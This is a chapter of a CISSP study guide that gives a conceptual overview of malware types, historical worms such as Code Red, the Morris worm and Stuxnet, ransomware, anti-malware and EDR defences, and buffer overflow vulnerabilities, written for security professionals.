Chapter 21
Malicious Code and Application Attacks

THE CISSP TOPICS COVERED IN THIS CHAPTER INCLUDE:

- ✓ **Domain 3.0: Security Architecture and Engineering**
  - 3.7 Understand methods of cryptanalytic attacks
    - 3.7.13 Ransomware
- ✓ **Domain 7.0: Security Operations**
  - 7.2 Conduct logging and monitoring activities
    - 7.2.7 User and Entity Behavior Analytics (UEBA)
  - 7.7 Operate and maintain detection and preventative measures
    - 7.7.7 Anti-malware
- ✓ **Domain 8.0: Software Development Security**
  - 8.2 Identify and apply security controls in software development ecosystems
  - 8.3 Assess the effectiveness of software security
    - 8.3.2 Risk analysis and mitigation
  - 8.5 Define and apply secure coding guidelines and standards
    - 8.5.1 Security weaknesses and vulnerabilities at the sourcecode level

In Chapter 20, “Software Development Security,” you learned about secure software development techniques and the importance of building code that is resilient to attack. In some cases, malicious software developers use their skills to develop malicious software (malware) that carries out unauthorized activity. Other experts may use their knowledge of application security to attack client-based and web-based applications. It's crucial that information security professionals understand these risks.

This material is not only critical for the CISSP exam; it's also some of the most basic information a computer security professional must understand to effectively practice their trade. We'll begin this chapter by looking at the risks posed by malicious code objects—viruses, worms, logic bombs, and Trojan horses. We'll then take a look at some of the other security exploits used by someone attempting to gain unauthorized access to a system or to prevent legitimate users from gaining such access.

Malware

Malware includes a broad range of software threats that exploit various network, operating system, software, and physical security vulnerabilities to spread malicious payloads to computer systems. Some malicious code objects, such as computer viruses and Trojan horses, depend on uninformed or irresponsible computer use by humans in order to spread from system to system with any success. Other objects, such as worms, spread rapidly among vulnerable systems under their own power.

All information security practitioners must be familiar with the risks posed by the various types of malicious code objects so that they can develop adequate countermeasures to protect the systems under their care as well as implement appropriate responses if their systems are compromised.

Before we dive into the different types of malicious code that exist in the world, it's important to recognize that these distinctions have very blurry lines. It's quite common for the same piece of malware to exhibit characteristics from several different categories, making it difficult to fit malware into distinct buckets.

Sources of Malicious Code

Where does malicious code come from? In the early days of computer security, malicious code writers were extremely skilled (albeit misguided) software developers who took pride in carefully crafting innovative malicious code techniques. Indeed, they actually served a somewhat useful function by exposing security holes in popular software packages and operating systems, raising the security awareness of the computing community. For an example of this type of code writer, see the sidebar “RTM and the Internet Worm,” later in this chapter.

Modern times have given rise to the *script kiddie*—the malicious individual who doesn't understand the technology behind security vulnerabilities but downloads ready-to-use software (or scripts) from the Internet and uses them to launch attacks against remote systems. This trend has given birth to a new breed of virus-creation software that allows anyone with a minimal level of technical expertise to create a virus and unleash it upon the Internet. This is reflected in the large number of viruses documented by antivirus experts to date. The amateur malicious code developers are usually just experimenting with a new tool they downloaded or attempting to cause problems for one or two enemies. Unfortunately, the malware sometimes spreads rapidly and creates problems for internet users in general.

In addition, the tools used by script kiddies are freely available to those with more sinister criminal intent. Indeed, international organized crime syndicates are known to play a role in malware

proliferation. These criminals, located in countries with weak law enforcement mechanisms, use malware to steal the money and identities of people from around the world, especially residents of the United States. In fact, the Zeus Trojan horse was widely believed to be the product of an Eastern European organized crime ring seeking to infect as many systems as possible to log keystrokes and harvest online banking passwords. Zeus first surfaced in 2007 but continues to be updated and found in new variants today.

The most recent trend in malware development comes with the rise of the *advanced persistent threat (APT)*. APTs are sophisticated adversaries with advanced technical skills and significant financial resources. These attackers are often military units, intelligence agencies, or shadowy groups that are likely affiliated with government agencies. One of the key differences between APT attackers and other malware authors is that these malware developers often have access to zero-day exploits that are not known to software vendors. Because the vendor is not aware of the vulnerability, there is no patch, and the exploit is highly effective. Malware built by APTs is highly targeted, designed to impact only a small number of adversary systems (often as small as one), and difficult to defeat. You'll read later in this chapter about Stuxnet, one example of APT-developed malware.

Viruses

The computer virus is perhaps the earliest form of malicious code to plague security administrators. Indeed, viruses are so prevalent nowadays that major outbreaks receive attention from the mass media and provoke mild hysteria among average computer users. According to statistics compiled by AV-Test, an independent cybersecurity research organization, there were over 1.347 billion strains of malicious code roaming the global network since1984, and this trend only continues with 5,900,949 new malware appearing on the Internet *in the first two weeks of 2024*! Hundreds of thousands of variations of these viruses strike unsuspecting computer users each day. Many carry malicious

payloads that cause damage, ranging in scope from displaying a profane message on the screen all the way to causing complete destruction of all data stored on the local hard drive.

Like biological viruses, computer viruses have two main functions—propagation and payload execution. Miscreants who create viruses carefully design code to implement these functions in new and innovative methods that they hope escape detection and bypass increasingly sophisticated antivirus technology. It's fair to say that an arms race has developed between virus writers and antivirus technicians, each hoping to develop technology one step ahead of the other. The propagation function defines how the virus will spread from system to system, infecting each machine it leaves in its wake. A virus's payload delivers whatever malicious activity the virus writer had in mind. This could be anything that negatively impacts the confidentiality, integrity, or availability of systems or data.

Virus Propagation Techniques

By definition, a virus must contain technology that enables it to spread from system to system, aided by unsuspecting computer users seeking to share data by exchanging disks, sharing networked resources, sending email, or using some other means. Once they've "touched" a new system, they use one of several propagation techniques to infect the new victim and expand their reach. In this section, we'll look at four common propagation techniques:

Master Boot Record Viruses The *master boot record (MBR) virus* is one of the earliest known forms of virus infection. These viruses attack the MBR—the portion of bootable media (such as a hard disk or flash drive) that the computer uses to load the operating system during the boot process. Because the MBR is extremely small (usually 512 bytes), it can't contain all the code required to implement the virus's propagation and destructive functions. To bypass this space limitation, MBR viruses store the majority of their code on another portion of the storage media. When the system reads the infected MBR, the virus instructs it to read and execute the code stored in this alternate location,

thereby loading the entire virus into memory and potentially triggering the delivery of the virus's payload.

The Boot Sector and the Master Boot Record

You'll often see the terms *boot sector* and *master boot record* used interchangeably to describe the portion of a storage device used to load the operating system and the types of viruses that attack that process. This is not technically correct. The MBR is a single disk sector, normally the first sector of the media that is read in the initial stages of the boot process. The MBR determines which media partition contains the operating system and then directs the system to read that partition's boot sector to load the operating system.

Viruses can attack both the MBR and the boot sector, with substantially similar results. MBR viruses act by redirecting the system to an infected boot sector, which loads the virus into memory before loading the operating system from the legitimate boot sector. Boot sector viruses actually infect the legitimate boot sector and are loaded into memory during the operating system load process.

Most MBR viruses are spread between systems through the use of infected media inadvertently shared between users. If the infected media is in the drive during the boot process, the target system reads the infected MBR, and the virus loads into memory, infects the MBR on the target system's hard drive, and spreads its infection to yet another machine. Many different controls protect against MBR viruses, including the use of a Trusted Platform Module (TPM) and other secure boot technologies. Those were discussed in Chapter 9, “Security Vulnerabilities, Threats, and Countermeasures.”

File Infector Viruses Many viruses infect different types of executable files and trigger when the operating system attempts to execute them. For Windows-based systems, file infector

viruses commonly affect executable files and scripts, such as those ending with `.exe`, `.com`, and `.msc` extensions. The propagation routines of *file infector viruses* may slightly alter the code of an executable program, thereby implanting the technology the virus needs to replicate and damage the system. In some cases, the virus might actually replace the entire file with an infected version. Standard file infector viruses that do not use cloaking techniques such as stealth or encryption (see the section "Virus Technologies," later in this chapter) are often easily detected by comparing file characteristics (such as size and modification date) before and after infection or by comparing hash values. The section "Anti-malware Software" provides technical details of these techniques.

A variation of the file infector virus is the *companion virus*. These viruses are self-contained executable files that escape detection by using a filename similar to, but slightly different from, a legitimate operating system file. They rely on the default filename extensions that Windows-based operating systems append to commands when executing program files (`.com`, `.exe`, and `.bat`, in that order). For example, if you had a program on your hard disk named `game.exe`, a companion virus might use the name `game.com`. If you then open a command prompt and simply type **GAME**, the operating system would execute the virus file, `game.com`, instead of the file you actually intended to execute, `game.exe`. This is a very good reason to avoid shortcuts and fully specify the name of the file you want to execute.

Macro Viruses Many common software applications implement some sort of scripting functionality to assist with the automation of repetitive tasks. These functionalities often use simple yet powerful programming languages such as Visual Basic for Applications (VBA). Although macros do indeed offer great productivity-enhancing opportunities to computer users, they also expose systems to yet another avenue of infection—macro viruses.

Macro viruses first appeared on the scene in the mid-1990s, utilizing rudimentary technologies to infect documents created in the popular Microsoft Word environment. Although they were

relatively unsophisticated, these viruses spread rapidly because the antivirus community didn't anticipate them, and therefore antivirus applications didn't provide any defense against them. Macro viruses quickly became more and more commonplace, and vendors rushed to modify their antivirus platforms to scan application documents for malicious macros. In 1999, the Melissa virus spread through the use of a Word document that exploited a security vulnerability in Microsoft Outlook to replicate. The infamous I Love You virus quickly followed on its heels, exploiting similar vulnerabilities in early 2000, showing us that fast-spreading viruses have plagued us for over 20 years.

Macro viruses proliferate because of the ease of writing code in the scripting languages (such as VBA) used by modern productivity applications.

After a rash of macro viruses in the late part of the 20th century, productivity software developers made important changes to the macro development environment, restricting the ability of untrusted macros to run without explicit user permission. This resulted in a drastic reduction in the prevalence of macro viruses.

Service Injection Viruses Recent outbreaks of malicious code use yet another technique to infect systems and escape detection—injecting themselves into trusted runtime processes of the operating system, such as `svchost.exe`, `winlogon.exe`, and `explorer.exe`. By successfully compromising these trusted processes, the malicious code is able to bypass detection by any antivirus software running on the host. One of the best techniques to protect systems against service injection is to ensure that all software allowing the viewing of web content (e.g., browsers, media players, helper applications) receives current security patches.

Virus Technologies

As virus detection and eradication technology rises to meet new threats programmed by malicious developers, new kinds of viruses designed to defeat those systems emerge. This section examines four specific types of viruses that use sneaky techniques in an attempt to escape detection:

Multipartite Viruses *Multipartite viruses* use more than one propagation technique in an attempt to penetrate systems that defend against only one method or the other. For example, a virus might infect critical COM and EXE files by adding malicious code to each file. This characteristic qualifies it as a file infector virus. Then the same virus might write malicious code to the system's master boot record, qualifying it as a boot sector virus.

Stealth Viruses *Stealth viruses* hide themselves by actually tampering with the operating system to fool antivirus packages into thinking that everything is functioning normally. For example, a stealth boot sector virus might overwrite the system's master boot record with malicious code but then also modify the operating system's file access functionality to cover its tracks. When the antivirus package requests a copy of the MBR, the modified operating system code provides it with exactly what the antivirus package expects to see—a clean version of the MBR free of any virus signatures. However, when the system boots, it reads the infected MBR and loads the virus into memory.

Polymorphic Viruses *Polymorphic viruses* actually modify their own code as they travel from system to system. The virus's propagation and destruction techniques remain the same, but the signature of the virus is somewhat different each time it infects a new system. It is the hope of polymorphic virus creators that this constantly changing signature will render signature-based antivirus packages useless. However, antivirus vendors have “cracked the code” of many polymorphic techniques, so current versions of antivirus software are able to detect known polymorphic viruses. However, it tends to take vendors longer to generate the necessary signature files to stop a polymorphic virus in its tracks, which means the virus can run free on the Internet for a longer time.

Encrypted Viruses *Encrypted viruses* use cryptographic techniques, such as those described in Chapter 6, "Cryptography and Symmetric Key Algorithms," to avoid detection. Encrypted viruses alter the way they are stored on the disk. Encrypted viruses use a very short segment of code, known as the *virus decryption routine*, which contains the cryptographic information necessary to load and decrypt the main virus code stored elsewhere on the disk. Each infection utilizes a different cryptographic key, causing the main code to appear completely different on each system. However, the virus decryption routines often contain telltale signatures that render them vulnerable to updated antivirus software packages.

Hoaxes

No discussion of viruses is complete without mentioning the nuisance and wasted resources caused by virus *hoaxes*. Almost every email user has, at one time or another, received a message forwarded by a friend or relative that warns of the latest virus threat roaming the Internet. Invariably, this purported "virus" is the most destructive virus ever unleashed, and no antivirus package is able to detect or eradicate it.

Changes in the social media landscape have simply changed the way these hoaxes circulate. In addition to email messages, malware hoaxes now circulate via Facebook, WhatsApp, Snapchat, and other social media and messaging platforms.

For more information on this topic, the myth-tracking website Snopes maintains a virus hoax list at `www.snopes.com/tag/virus-hoaxes-realities`.

Logic Bombs

Logic bombs are malicious code objects that infect a system and lie dormant until they are triggered by the occurrence of one or more conditions such as time, program launch, website logon, certain keystrokes, and so on. The vast majority of logic bombs are programmed into custom-built applications by software

developers seeking to ensure that their work is destroyed if they unexpectedly leave the company.

Logic bombs come in many shapes and sizes. Indeed, many viruses and Trojan horses contain a logic bomb component. A logic bomb targeted organizations in South Korea in March 2013. This malware infiltrated systems belonging to South Korean media companies and financial institutions and caused both system outages and the loss of data. In this case, the malware attack triggered a military alert when the South Korean government suspected that the logic bomb was the prelude to an attack by North Korea.

Logic bombs may also be integrated deeply within an existing system by a malicious developer, rather than being independent code objects. For example, in July 2019, a contractor working for the Siemens Corporation pled guilty to including a logic bomb in software that he created under that contract. The point of the logic bomb was to periodically break the software, requiring that Siemens hire him again to fix the problem, guaranteeing him a steady stream of business. He successfully carried out his scheme for more than two years before being caught and sentenced to a six-month prison term.

Trojan Horses

System administrators constantly warn computer users not to download and install software from the Internet unless they are absolutely sure it comes from a trusted source. In fact, many companies strictly prohibit the installation of any software not prescreened by the IT department. These policies serve to minimize the risk that an organization's network will be compromised by a *Trojan horse*—a software program that appears benevolent but carries a malicious, behind-the-scenes payload that has the potential to wreak havoc on a system or network.

Trojans differ very widely in functionality. Some will destroy all the data stored on a system in an attempt to cause a large amount of damage in as short a time frame as possible. Some are fairly

innocuous. For example, a series of Trojans claimed to provide PC users with the ability to run games designed for the Microsoft Xbox gaming system on their computers. When users ran the program, it simply didn't work. However, it also inserted a value into the Windows Registry that caused a specific web page to open each time the computer booted. The Trojan creators hoped to cash in on the advertising revenue generated by the large number of page views their website received from the Xbox Trojan horses. Unfortunately for them, antivirus experts quickly discovered their true intentions, and the website was shut down.

One category of Trojan that has recently made a significant impact on the security community is rogue antivirus software. This software tricks the user into installing it by claiming to be an antivirus package, often under the guise of a pop-up ad that mimics the look and feel of a security warning. Once the user installs the software, it either steals personal information or prompts the user for payment to “update” the rogue antivirus. The “update” simply disables the Trojan.

Remote access Trojans (RATs) are a subcategory of Trojans that open backdoors in systems that grant the attacker remote administrative control of the infected system. For example, a RAT might open a Secure Shell (SSH) port on a system that allows the attacker to use a preconfigured account to access the system and then send a notice to the attacker that the system is ready and waiting for a connection.

Other Trojans are designed to steal computing power from infected systems for use in mining Bitcoin or other cryptocurrencies. This use of computing power yields a financial reward for the attacker. Trojans and other malware that perform cryptocurrency mining are also known as *cryptomalware*.

Real World Scenario

Botnets

A few years ago, one of the authors of this book visited an organization that suspected it had a security problem, but the organization didn't have the expertise to diagnose or resolve the issue. The major symptom was network slowness. A few basic tests found that none of the systems on the company's network ran basic antivirus software, and some of them were infected with a Trojan horse.

Why did this cause network slowness? Well, the Trojan horse made all the infected systems members of a *botnet*, a collection of computers (sometimes thousands or even millions) across the Internet under the control of an attacker known as the *botmaster*.

The botmaster of this particular botnet used the systems on their network as part of a denial-of-service attack against a website that he didn't like for one reason or another. He instructed all the systems in his botnet to retrieve the same web page, over and over again, in hopes that the website would fail under the heavy load. With close to 30 infected systems on the organization's network, the botnet's attack was consuming almost all its bandwidth.

The solution was simple: Antivirus software was installed on the systems, and it removed the Trojan horse. Network speeds returned to normal quickly. More detailed coverage of botnets appeared in Chapter 17, “Preventing and Responding to Incidents.”

Worms

Worms pose a significant risk to network security. They contain the same destructive potential as other malicious code objects

with an added twist—they propagate themselves without requiring any human intervention.

The Internet Worm was the first major computer security incident to occur on the Internet. Since that time, thousands of new worms and their variants have unleashed their destructive power on the Internet. The following sections examine some specific worms.

Code Red Worm

The Code Red worm received a good deal of media attention in the summer of 2001 when it rapidly spread among web servers running unpatched versions of Microsoft's Internet Information Server (IIS). Code Red performed three malicious actions on the systems it penetrated:

- It randomly selected hundreds of Internet Protocol (IP) addresses and then probed those addresses to see whether they were used by hosts running a vulnerable version of IIS. Any systems it found were quickly compromised. This greatly magnified Code Red's reach because each host it infected sought many new targets.
- It defaced HTML pages on the local web server, replacing normal content with the following text:

```
Welcome to http://www.worm.com!
Hacked By Chinese!
```

- It planted a logic bomb that would initiate a denial-of-service attack against the IP address 198.137.240.91, which at that time belonged to the web server hosting the White House's home page. Quick-thinking government web administrators changed the White House's IP address before the attack actually began.

The destructive power of worms poses an extreme risk to the modern internet. System administrators must ensure that they apply appropriate security patches to their internet-connected systems as software vendors release them. As a case in point, a security fix for an IIS vulnerability exploited by Code Red was

available from Microsoft for more than a month before the worm attacked the Internet. Had security administrators applied it promptly, Code Red would have been a miserable failure.

RTM and the Internet Worm

In November 1988, a young computer science student named Robert Tappan Morris brought the fledgling internet to its knees with a few lines of computer code. He released onto the Internet a malicious worm he claimed to have created as an experiment. It spread quickly and crashed a large number of systems.

This worm spread by exploiting four specific security holes in the Unix operating system:

Sendmail Debug Mode Then-current versions of the popular Sendmail software package used to route electronic mail messages across the Internet contained a security vulnerability. This vulnerability allowed the worm to spread itself by sending a specially crafted email message that contained the worm's code to the Sendmail program on a remote system. When the remote system processed the message, it became infected.

Password Attack The worm also used a dictionary attack to attempt to gain access to remote systems by utilizing the username and password of a valid system user. This is frequently done either by brute force or by using prebuilt password lists.

Finger Vulnerability Finger, a popular internet utility, allowed users to determine who was logged on to a remote system. Then-current versions of the Finger software contained a buffer-overflow vulnerability that allowed the worm to spread (see “Buffer Overflows,” later in this chapter). The Finger program has since been removed from most internet-connected systems.

Trust Relationships After the worm infected a system, it analyzed any existing trust relationships with other systems on the network and attempted to spread itself to those systems through the trusted path.

This multipronged approach made the Internet Worm extremely dangerous. Fortunately, the (then-small) computer security community quickly put together a crack team of investigators who disarmed the worm and patched the affected systems. Their efforts were facilitated by several inefficient routines in the worm's code that limited the rate of its spread. Because of the lack of experience among law enforcement authorities and the court system in dealing with computer crimes, along with a lack of relevant laws, Morris received only a slap on the wrist for his transgression. He was sentenced to 3 years' probation, 400 hours of community service, and a $10,000 fine under the Computer Fraud and Abuse Act of 1986. Ironically, Morris's father, Robert Morris, was serving as the director of the National Security Agency's National Computer Security Center (NCSC) at the time of the incident.

Stuxnet

In mid-2010, a worm named Stuxnet surfaced on the Internet. This highly sophisticated worm uses a variety of advanced techniques to spread, including multiple previously undocumented vulnerabilities. Stuxnet uses the following propagation techniques:

- Searching for unprotected administrative shares of systems on the local network
- Exploiting zero-day vulnerabilities in the Windows Server service and Windows Print Spooler service
- Connecting to systems using a default database password
- Spreading by the use of shared infected USB drives

While Stuxnet spread from system to system with impunity, it was actually searching for a very specific type of system—one using a controller manufactured by Siemens and allegedly used in the production of material for nuclear weapons. When it found

such a system, it executed a series of actions designed to destroy centrifuges attached to the Siemens controller.

Stuxnet appeared to begin its spread in the Middle East, specifically on systems located in Iran. It is alleged to have been designed by Western nations with the intent of disrupting an Iranian nuclear weapons program. According to a story in *The New York Times*, a facility in Israel contained equipment used to test the worm. The story stated, “Israel has spun nuclear centrifuges nearly identical to Iran's” and went on to say that “the operations there, as well as related efforts in the United States, are … clues that the virus was designed as an American-Israeli project to sabotage the Iranian program.”

If these allegations are true, Stuxnet marks two major evolutions in the world of malicious code: the use of a worm to cause major physical damage to a facility and the use of malicious code in warfare between nations.

Spyware and Adware

Two other types of unwanted software interfere with the way you normally use your computer. *Spyware* monitors your actions and transmits important details to a remote system that spies on your activity. For example, spyware might wait for you to log into a banking website and then transmit your username and password to the creator of the spyware. Alternatively, it might wait for you to enter your credit card number on an ecommerce site and transmit it to a fraudster to resell on the black market.

Adware, while quite similar to spyware in form, has a different purpose. It uses a variety of techniques to display advertisements on infected computers. The simplest forms of adware display pop-up ads on your screen while you surf the web. More nefarious versions may monitor your shopping behavior and redirect you to competitor websites.

Both spyware and adware fit into a category of software known as *potentially unwanted programs (PUPs)*, software that a user might consent to installing on their system that then carries out functions that the user did not desire or authorize.

Adware and malware authors often take advantage of third-party plug-ins to popular internet tools, such as web browsers, to spread their malicious content. The authors find plug-ins that already have a strong subscriber base that granted the plug-in permission to run within their browser and/or gain access to their information. They then supplement the original plug-in code with malicious code that spreads malware, steals information, or performs other unwanted activity.

Ransomware

Ransomware is a type of malware that weaponizes cryptography. After infecting a system through many of the same techniques used by other types of malware, ransomware then generates an encryption key known only to the ransomware author and uses that key to encrypt critical files on the system's hard drive and any mounted drives. This encryption renders the data inaccessible to the authorized user or anyone else other than the malware author.

The user is then presented with a message notifying them that their files were encrypted and demanding payment of a ransom before a specific deadline to prevent the files from becoming permanently inaccessible. Some attackers go further and threaten that they will publicly release sensitive information if the ransom is not paid.

Ransomware has been around since 1989, but its use and impact have accelerated in recent years. Whereas original ransomware attacks targeted individual users and demanded relatively small payments in the hundreds of dollars, recent attacks have targeted large enterprises. Law enforcement agencies, hospitals, and government offices have all fallen victim to large-scale, sophisticated ransomware attacks. In fact, according to research

by Check Point, in 2023, for every 10 organizations worldwide, one experienced a ransomware attack attempt.

Organizations experiencing ransomware attacks are left in the difficult position of deciding how to move forward. Those with strong backup and recovery programs may suffer some downtime as they work to rebuild systems from those backups and remediate them to prevent a future infection. Those who lack data find themselves pressured to pay the ransom in order to regain access to their data.

Attackers understand this difficult position and take advantage of their upper hand. A study by Statista found that in 2023, some 73 percent of organizations around the world who reported ransomware infections chose to pay the ransom. This presents affected companies with a challenging ethical dilemma: Should they pay the ransom and reward criminal behavior or risk permanently losing access to their data?

Paying Ransom May Be Illegal

In addition to the ethical considerations around ransom payments, there are also serious legal concerns. In 2021, the U.S. Department of the Treasury's Office of Foreign Assets Control (OFAC) informed U.S. firms that many ransomware authors are subject to economic sanctions, making payments to them illegal. The advisory read, in part:

> Facilitating a ransomware payment that is demanded as a result of malicious cyber activities may enable criminals and adversaries with a sanctions nexus to profit and advance their illicit aims. For example, ransomware payments made to sanctioned persons or to comprehensively sanctioned jurisdictions could be used to fund activities adverse to the national security and foreign policy objectives of the United States. Such payments not only encourage and enrich malicious actors, but also perpetuate and incentivize additional attacks. Moreover, there is no guarantee that companies will regain access to their data or be free from further attacks themselves. For these reasons, the U.S. government strongly discourages the payment of cyber ransom or extortion demands.

Firms considering the payment of a ransom should read the full advisory at https://ofac.treasury.gov/media/912981/download?inline and also seek legal advice prior to engaging with ransomware authors.

Malicious Scripts

Technologists around the world rely on scripting and automation to improve the efficiency and effectiveness of their work. It's not uncommon to find libraries of scripts written in languages such as PowerShell and Bash that execute sequences of command-line instructions in a highly automated fashion. For example, an

administrator might write a PowerShell script that runs on a Windows domain each time a new user is added to the organization. The script might provision their user account, configure role-based access control, send an email with welcoming information, and perform other administrative tasks. Administrators may trigger the script manually or integrate it with the human resources system to automatically run when the organization hires a new employee.

Unfortunately, this same scripting technology is available to improve the efficiency of malicious actors. In particular, APT organizations often take advantage of scripts to automate routine portions of their malicious activity. For example, they might have a PowerShell script to run each time they gain access to a new Windows system that attempts a series of privilege escalation attacks. Similarly, they might have another script that runs when they gain administrative access to a system that joins it to their command-and-control network, opens backdoors for future access, and other routine tasks.

Malicious scripts are also commonly found in a class of malware known as *fileless malware*. These fileless attacks never write files to disk, making them more difficult to detect. For example, a user might receive a malicious link in a phishing message. That link might exploit a browser vulnerability to execute code that downloads and runs a PowerShell script entirely in memory, where it triggers a malicious payload. No data is ever written to disk, and anti-malware controls that depend on the detection of disk activity would not notice the attack.

Zero-Day Attacks

Many forms of malicious code take advantage of *zero-day vulnerabilities*, security flaws discovered by attackers that have not been thoroughly addressed by the security community. There are two main reasons systems are affected by these vulnerabilities:

- The necessary delay between the discovery of a new type of malicious code and the issuance of patches and antivirus

updates. This is known as the *window of vulnerability*.

- Slowness in applying updates on the part of system administrators.

The existence of zero-day vulnerabilities makes it critical that you have a defense-in-depth approach to cybersecurity that incorporates a varied set of overlapping security controls. These should include a strong patch management program, current antivirus software, configuration management, application control, content filtering, and other protections. When used in conjunction with each other, these overlapping controls increase the likelihood that at least one control will detect and block attempts to install malware. Chapter 17 provided more information about zero-day attacks.

Malware Prevention

Cybersecurity professionals must take steps to protect their organization against a wide variety of malware threats. As you read in the previous sections of this chapter, these threats come in many forms and defending against them requires a multipronged approach.

Platforms Vulnerable to Malware

Most computer viruses are designed to disrupt activity on systems running versions of the world's most popular operating system—Microsoft Windows. In a 2020 analysis by http://av-test.org, researchers estimated that 83 percent of malware in existence targets the Windows platform. This is a significant change from past years, when more than 95 percent of malware targeted Windows systems; it reflects a change in malware development that has begun to target mobile devices and other platforms.

Significantly, the amount of malware targeting Mac systems recently tripled, while the number of malware variants targeting Android devices doubled that same year. The bottom line is that

users of all operating systems should be aware of the malware threat and ensure that they have adequate protections in place.

Anti-malware Software

Anti-malware software is now a cornerstone of every cybersecurity program. System administrators would probably not even consider the idea of deploying an endpoint (such as a desktop, laptop, or mobile device) or server that did not contain basic anti-malware software designed to block the vast majority of threats commonly found in today's environment. Failure to do so is akin to failing to wear a seat belt when driving a car: it's simply unsafe and irresponsible.

The vast majority of these packages use a method known as *signature-based detection* to identify potential virus infections on a system. Essentially, an antivirus package maintains an extremely large database that contains the telltale characteristics of all known viruses. Depending on the antivirus package and configuration settings, it scans storage media periodically, checking for any files that contain data matching those criteria. If any are detected, the antivirus package takes one of the following actions:

- If the software can eradicate the virus, it disinfects the affected files and restores the machine to a safe condition.
- If the software recognizes the virus but doesn't know how to disinfect the files, it may quarantine the files until the user or an administrator can examine them manually.
- If security settings/policies do not provide for quarantine or the files exceed a predefined danger threshold, the antivirus package may delete the infected files in an attempt to preserve system integrity.

When using a signature-based antivirus package, it's essential to remember that the package is only as effective as the virus definition file on which it's based. If your virus definitions are not frequently updated, your antivirus software will not be able to detect newly created viruses. With thousands of viruses

appearing on the Internet each day, an outdated definition file will quickly render your defenses ineffective.

Many antivirus packages also use *heuristic mechanisms* to detect potential malware infections. These methods analyze the behavior of software, looking for the telltale signs of virus activity, such as attempts to elevate privilege level, cover their electronic tracks, and alter unrelated or operating system files. This approach was not widely used in the past but has now become the mainstay of the advanced endpoint protection solutions used by many organizations. A common strategy is for systems to quarantine suspicious files and send them to a malware analysis tool, where they are executed in an isolated but monitored environment. If the software behaves suspiciously in that environment, it is blocked throughout the organization, rapidly updating antivirus signatures to meet new threats.

Modern antivirus software products are able to detect and remove a wide variety of types of malicious code and then clean the system. In other words, antivirus solutions are rarely limited to viruses. These tools are often able to provide protection against worms, Trojan horses, logic bombs, rootkits, spyware, and various other forms of email- or web-borne code. In the event that you suspect new malicious code is sweeping the Internet, your best course of action is to contact your antivirus software vendor to inquire about your state of protection against the new threat. Don't wait until the next scheduled or automated signature dictionary update. Furthermore, never accept the word of any third party about protection status offered by an antivirus solution. Always contact the vendor directly. Most responsible antivirus vendors will send alerts to their customers as soon as new, substantial threats are identified, so be sure to register for such notifications as well.

Anti-malware software also includes centralized monitoring and control capabilities that allow administrators to enforce configuration settings and monitor alerts from a centralized console. This may be done with a standalone console offered by the anti-malware vendor or as an integrated component of a broader security monitoring and management solution.

Integrity Monitoring

Other security packages, such as file integrity monitoring tools, also provide a secondary antivirus functionality. These tools are designed to alert administrators to unauthorized file modifications. They are often used to detect web server defacements and similar attacks, but they also may provide some warning of virus infections if critical system executable files, such as `command.com`, are modified unexpectedly. These systems work by maintaining a database of hash values for all files stored on the system (see Chapter 6 for a full discussion of the hash functions used to create these values). These archived hash values are then compared to current computed values to detect any files that were modified between the two periods. At the most basic level, a hash is a number used to summarize the contents of a file. As long as the file stays the same, the hash will stay the same. If the file is modified, even slightly, the hash will change dramatically, indicating that the file has been modified. Unless the action seems explainable, for instance if it happens after the installation of new software, application of an operating system patch, or similar change, sudden changes in executable files may be a sign of malware infection.

Advanced Threat Protection

Endpoint detection and response (EDR) packages go beyond traditional anti-malware protection to help protect endpoints against attack. They combine the anti-malware capabilities found in traditional antivirus packages with advanced techniques designed to better detect threats and take steps to eradicate them. Some of the specific capabilities of EDR packages are as follows:

- Analyzing endpoint memory, file system, and network activity for signs of malicious activity
- Automatically isolating possible malicious activity to contain the potential damage
- Integration with threat intelligence sources to obtain real-time insight into malicious behavior elsewhere on the

Internet

- Integration with other incident response mechanisms to automate response efforts

Many security vendors offer EDR capabilities as a managed service offering where they provide installation, configuration, and monitoring services to reduce the load on customer security teams. These managed EDR offerings are known as *managed detection and response (MDR)* services.

In addition, *user and entity behavior analytics (UEBA)* packages pay particular attention to user-based activity on endpoints and other devices, building a profile of each individual's normal activity and then highlighting deviations from that profile that may indicate a potential compromise. UEBA tools differ from EDR capabilities in that UEBA has an analytic focus on the user, whereas EDR has an analytic focus on the endpoint.

Next-generation endpoint protection tools often incorporate many of these different capabilities. The same suite may offer modules that provide traditional anti-malware protection, file integrity monitoring, endpoint detection and response, and user and entity behavior analytics.

Application Attacks

In Chapter 20, you learned about the importance of using solid software engineering processes when developing operating systems and applications. In the following sections, you'll take a brief look at some of the specific techniques that attackers use to exploit vulnerabilities left behind by sloppy coding practices.

Buffer Overflows

Buffer overflow vulnerabilities exist when a developer does not properly validate user input to ensure that it is of an appropriate size. Input that is too large can “overflow” a data structure to affect other data stored in the computer's memory. For example, if a web form has a field that ties to a backend variable that allows 10 characters, but the form processor does not verify the

length of the input, the operating system may try to write data past the end of the memory space reserved for that variable, potentially corrupting other data stored in memory. In the worst case, that data can be used to overwrite system commands, allowing an attacker to exploit the buffer overflow vulnerability to execute targeted commands on the server.

When creating software, developers must pay special attention to variables that allow user input. Many programming languages do not enforce size limits on variables intrinsically—they rely on the programmer to perform this bounds-checking in the code. This is an inherent vulnerability because many programmers feel parameter checking is an unnecessary burden that slows down the development process. As a security practitioner, it's your responsibility to ensure that developers in your organization are aware of the risks posed by buffer overflow vulnerabilities and that they take appropriate measures to protect their code against this type of attack.

Any time a program variable allows user input, the programmer should take steps to ensure that each of the following conditions is met:

- The user can't enter a value longer than the size of any buffer that will hold it (for example, a 10-letter word into a 5-letter string variable).
- The user can't enter an invalid value for the variable types that will hold it (for example, a letter into a numeric variable).
- The user can't enter a value that will cause the program to operate outside its specified parameters (for example, answer a “yes” or “no” question with “maybe”).

Failure to perform simple checks to make sure these conditions are met can result in a buffer overflow vulnerability that may cause the system to crash or even allow the user to execute shell commands and gain access to the system. Buffer overflow vulnerabilities are especially prevalent in code developed rapidly for the web using Common Gateway Interface (CGI) or other

languages that allow unskilled programmers to quickly create interactive web pages. Most buffer overflow vulnerabilities are mitigated with patches provided by software and operating system vendors, magnifying the importance of keeping systems and software up-to-date.

Time of Check to Time of Use

